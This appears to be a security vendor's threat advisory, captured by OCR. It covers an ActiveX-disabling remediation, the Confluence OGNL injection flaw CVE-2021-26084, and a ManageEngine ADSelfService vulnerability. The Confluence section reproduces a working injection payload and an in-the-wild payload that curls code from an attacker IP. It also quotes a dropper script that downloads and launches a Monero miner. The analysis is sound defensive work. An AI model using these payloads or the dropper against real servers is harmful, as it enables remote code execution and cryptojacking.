
WorkFlow

- First, we will create a folder called "Disable ActiveX" that will contain two crucial files.
- Place the disable-activex.reg file you have created or downloaded in this folder.
- Create a batch file called starter.bat and place it over the Disable ActiveX folder.
- starter.bat should contain the following lines:
- @echo off
- cmd.exe /c reg import disable-activex.reg

Now we are ready to create custom remediation that will execute the script on the machine.

Settings ➡ Remediation ➡ Custom Remediation ➡ Create:

- Action Name: Disable ActiveX
- Remediation Category: Host
- Execution Location: Endpoint
- Select File/Folder: Folder
- Click Choose file and choose the folder we have created.
- Upon adding this folder click upload files.
- File to execute: starter.bat



Action Name: Disable ActiveX

Remediation Category: Host
In which category will this action run (host, file, user, network).


Execution Location: EndPoint
Select a location to execute this custom remediation. Note: A playbook with multiple remediations configured to run on custom execution servers, will run all of them on the same server.

File/Files For Execution
Select a file/folder with multiple files to use for execution.
Select File/Folder: Folder
Choose File 2 files
starter.bat

Arguments For Execution
Select the arguments which will be used for execution.
Dynamic | Host Name | ☐ Use Arg Prefix +
Execution Line: starter.bat

Advanced
Click to open advanced Custom Remediation options.

Then go to "Hosts" ➡ "Forensic", under the "Forensic" tab:




Host Name	Risk	Last Scan	Host Ip	OS Version	# Process	# Logged Users	# Connections
FTest3	1000	09/08/2021 08:24	5.0.0.83	Windows 10 Pro x6...	148	1	44

Load: 25 entities (currently loaded: 25)

Choose the machines you want to enumerate and click on Actions.

Then execute the custom remediation we created:



Selected Hosts
☑ Select All
☑ FTest3

This action will be executed on all hosts you have selected.

We strongly advise all customers to apply the latest security updates from the Microsoft security advisory.

Confluence OGNL injection Vulnerability

Risk Level	
Critical	
Targeted Assets	**Threat Actors**
Confluence on-prem servers. Affected versions	Various Attackers
Tactic	**Technique**
Initial Access Execution Defense Evasion Lateral Movement Impact	T1190 – Exploit public-facing application technique T1059.007- Command and scripting interpreter T1210 - Exploitation of Remote Services
Mitigations	
Upgrade Conflence according to Confluence Security Advisory Unpatchable version may use a temporary fix(Script) found here	

Introduction:

On Aug 25, 2021, A new vulnerability dubbed CVE-2021-26084 was published by Atlassian regarding OGNL injection used on Confluence on-prem servers.

This vulnerability allows unauthenticated or authenticated users to carry out RCE (Remote Code Execution) by exploiting OGNL (Object-Graph Navigation Language) on affected Servers.

Confluence is a software by Atlassian that stores and organizes all of your organization's data – similar to a local wiki tool.


Vulnerability Overview

By exploiting the vulnerability, an attacker can manipulate OGNL expressions to inject arbitrary code on Confluence servers, either achieved by authenticated or unauthenticated(only if confluence server enabled sign up option) users.

Atlassian affected versions.

The attacker can manipulate the "querystrings" variable and insert any desired code.

The example below shows the attacker running a "whoami" command with the value returned by the server as a response:




```
queryString=\u0027%2b#{
\u0022\u0022[\u0022class\u0022].forName(\u0022javax.script.ScriptEngineManager\u0022).newIn
stance().getEngineByName(\u0022js\u0022).eval(\u0022
var x=new
java.lang.ProcessBuilder;x.command(\u0027whoami\u0027);x.start();org.apache.commons.io.IOUt
ils.toString(x.start().getInputStream())
\u0022)}%2b\u0027
```

```
value="(nt authority\network service

        name="fromPageId"          value="0"          />        <input
    type="hidden"
        name="spaceKey"                      />              <input
type="hidden" id="createPageLabelsString" name="labelsString" value=""/>
```

Although originally published by Atlassian on August 25 along with an official fix, new attack vectors have emerged, with the latest including the execution of XMRig (Crypto Miner) on exploited servers.

Example for payload seen in the wild:




```
queryString=aaaaaaaa'+{Class.forName('javax.script.ScriptEngineManager') .newInstance().getEngineByName('JavaScript').eval('var isWin =
java.lang.System.getProperty("os.name").toLowerCase().contains("win");
var cmd = new java.lang.String("curl -fsSL
hxxp://27.1.1.34:8080/docs/s/26084.txt -o /tmp/.solrg");var p = new
java.lang.ProcessBuilder(); if(isWin){p.command("cmd.exe", "/c", cmd);
} else{p.command("bash", "-c", cmd); }p.redirectErrorStream(true); var
process= p.start(); var inputStreamReader = new
java.io.InputStreamReader(process.getInputStream());
var bufferedReader = new java.io.BufferedReader(inputStreamReader); var
line = ""; var output = ""; while((line = bufferedReader.readLine())
!= null){output = output + line + java.lang.Character.toString(10);
}')}+'
```

After further investigating the payload, we have noticed that there are two configuration files. One is intended for Microsoft systems and the other for Linux systems.

The Microsoft config file was unavailable anymore, but we were able to obtain the Linux file, and although meant for different systems, we estimate both to be quite similar due to their intended task- deployment of a coin miner.

Original payload:




```
chmod +777 /tmp/*
pkill networkservice
pkill watchbog
pkill xmrig
pkill syna
pkill kinsing
pkill knthread
pkill meminitsrv
pkill -f /tmp/.inis
pkill -f /tmp/.go.sh
pkill -f /tmp/javac
pkill -f /tmp/.bin/
pkill -f /tmp/.pwn/bprofr
pkill -f /var/tmp/.jira
pkill -f /var/tmp/javae
pkill -f /dev/shm/javae
pkill -f /tmp/.rsyslogds
pkill -f /tmp/.je/je
pkill -f /dev/shm
pkill -f /dev/shm/pty86
pkill -f /dev/shm/pty64
p=$(ps auxf|grep solrd|awk '{if($3>=60.0) print $2}')
name=""$p
if [ -z "$name" ]
then
    pkill solr.sh
    pkill solrd
    ps aux | grep -v grep | grep -v 'java\|redis\|mongod\|mysql\|oracle\|tomcat\|grep\
    chmod +w /tmp/.solr
    rm -rf /tmp/.solr
    mkdir /tmp/.solr
    curl -fsSL http://27.1.1.34:8080/docs/s/config.json -o /tmp/.solr/config.json
    curl -fsSL http://222.122.47.27:2143/auth/solrd.exe -o /tmp/.solr/solrd
    curl -fsSL http://27.1.1.34:8080/docs/s/solr.sh -o /tmp/.solr/solr.sh
    chmod +x /tmp/.solr/solrd
    chmod +x /tmp/.solr/solr.sh
    nohup /tmp/.solr/solr.sh &>>/dev/null &
    sleep 10
    rm -f /tmp/.solr/solr.sh
```

Change malware path to Read/Write/Execute privileges

Kill any other XMRig instance,"kinsing"(another mining malware),watchdog and anything that might detect or interfere with its activity

Donload config file and miner payload

The "config.json" file contains configuration options for the miner:



27.1.1.34:8080/docs/s/config.json


```
-over-proxy": 1,
le": null,
: [

 "algo": null,
 "coin": null,
 "url": "pool.supportxmr.com:80",
 "user": "47emqqmffjHhda6MsEkABrer2GfZsf8Uu6QTTp416petLwjQkCDUcsxiAUfZ2xWcDZVbqwy9sa1h6fGDyMkaJysi6sPwevZ",
```

Pool hosted on

Pool ID

With the address provided, we can follow the pool activity:



47emqqmffjHhda6MsEkABrer2GfZsf8Uu6QTTp416petLwjQkCDUcsxiAUfZ2xWcDZVbqwy9sa1h6fGDyMkaJysi6sPwevZ

0.01290040 XMR Pending

1.46647420 XMR Paid

1 Worker — ~5 Sec Ago

609,734,206,907 — Total Hashes

8,759,219 / 2,253 — Valid / Invalid Shares

0.1107 XMR — 499 KH/s Per Day

The pool currently runs with one worker (compromised host), with a total of 1.466 Monero paid (Around $360).
It takes approximately 400 days for one host to mine one monero, so we can assume many other hosts were part of the same pool, and due to the vulnerability being heavily exploited we believe many other pools were used.

Also, it is important to note that cloud clients are not affected by this vulnerability.

Mitigations:

- Affected servers should be patched immediately.
- If not patchable, Apply the temporary workaround(script) provided by Atlassian.
- Enable MFA and change all passwords.
- Disable "Allow people to sign up to create their account".
    - Go to COG > User Management > User Signup Options.

We also recommend removing access to the Confluence server from non-relevant users/hosts

ManageEngine ADselfService RCE

Risk Level	
Critical	
Targeted Assets	Threat Actors
ADSelfService Plus builds up to 6113 are affected	Various Attackers
Tactic	Technique
Initial Access Persistence Credential Access Execution Command and Control	T1190 – Exploit public-facing application technique T1505.003 - Server Software Component: Web Shell T1003 - OS Credential Dumping T1047 - Windows Management Instrumentation T1573.001 - Encrypted Channel: Symmetric Cryptography
Mitigations	
Update the installation to the latest build 6114	

Introduction:

On September 16th, 2021, CISA published an update for a critical vulnerability CVE-2021-40539 with a severity level of 9.8 and which is related to Zoho ManageEngine ADSelfService.

Vulnerability Overview:

ADSelfService Plus is a password management tool by Zoho ManageEngine.

Threat actors can exploit authentication bypass via REST API URLs in ADSelfService Plus.

This can lead to unauthorized access to the Zoho product, resulting in RCE (remote code execution) and accessing sensitive data.

On September 23, Port of Houston disclosed that they had successfully defended against an attack that took place in August, this attack has lead to the CISA publication regarding the mentioned CVE, and while the port of Houston was probably attacked by a state-backed APT, ransomware groups can also exploit this vulnerability.

Detection and Mitigation

- ManageEngine is providing an exclusive tool to detect if the installation has been impacted by this vulnerability.
- ManageEngine has already addressed the issue and published an official update for the mentioned CVE updating the installation to the latest build 6114.

APPENDIX:

Risk Level

Low
Medium
High
Critical

TLP Protocol

Color	When should it be used?	How may it be shared?
TLP:RED 🔴 ● ● Not for disclosure, restricted to participants only.	Sources may use TLP:RED when information cannot be effectively acted upon by additional parties, and could lead to impacts on a party's privacy, reputation or operations if misused.	Recipients may not share TLP:RED information with any parties outside of the specific exchange, meeting or conversation in which it was originaly disclosed. In the context of a meeting, for example, TLP:RED information is limited to those present at the meeting. in most circumstances, TLP:RED should be exchanged verbally or in person.
TLP:AMBER ● 🟠 ● Limited disclosure, restricted to participants' organizations.	Sources may use TLP:AMBER when information requires support to be effectively acted upon, yet carries risks to privacy, reputation or operations if shared outside of the organizations involved.	Recipients may only share TLP:AMBER information with members of their own organization, and with clients or customers who need to know the information to protect themselves or prevent further harm. **Sources are at liberty to specify additional intended limits of the sharing: these must beadhered to.**
TLP:GREEN ● ● 🟢 Limited disclosure, restricted to community.	Sources may use TLP:GREEN when information is useful for the awareness of all participating organizations as well as with peers within the broader community or sector.	Recipients may share TLP:GREEN information with peers and partner organizations within their sector or community, but not via publicly accessible channels. Information in this category can be circulated widely within a particular community. TLP:GREEN information may not be released outside of the community.
TLP:WHITE ○ ○ ○ Disclosure is not limited.	Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release.	Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction.

Contact Cynet CyOps
(Cynet Security Operations Center)

Cynet CyOps team of experienced professional security experts is available for customers concerns, questions and issues on a 24/7 basis. For additional information, you may contact us directly at:

CyOps Mailbox
soc@cynet.com

🇺🇸 +1 (347) 474-0048
🇬🇧 +44 2032-909051
🇮🇱 +972 72-3369736